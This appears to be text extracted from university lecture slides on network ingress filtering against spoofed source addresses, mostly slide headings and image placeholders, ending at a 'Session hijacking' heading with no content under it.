*ingress filtering** is a technique used to ensure that incoming packets are actually from the networks from which they claim to originate.

- Wikipedia


Lookback/private addresses should be blocked locally, if not, then on the network



# Ingress Filtering: Upstream ISP (1)




# Ingress Filtering: Upstream ISP (2)






# Ingress Filtering: Upstream ISP (3)





# Ingress Filtering: Upstream ISP (4)








**NYU**

**TANDON SCHOOL  
OF ENGINEERING**

# Ingress filtering: summary

# Session hijacking

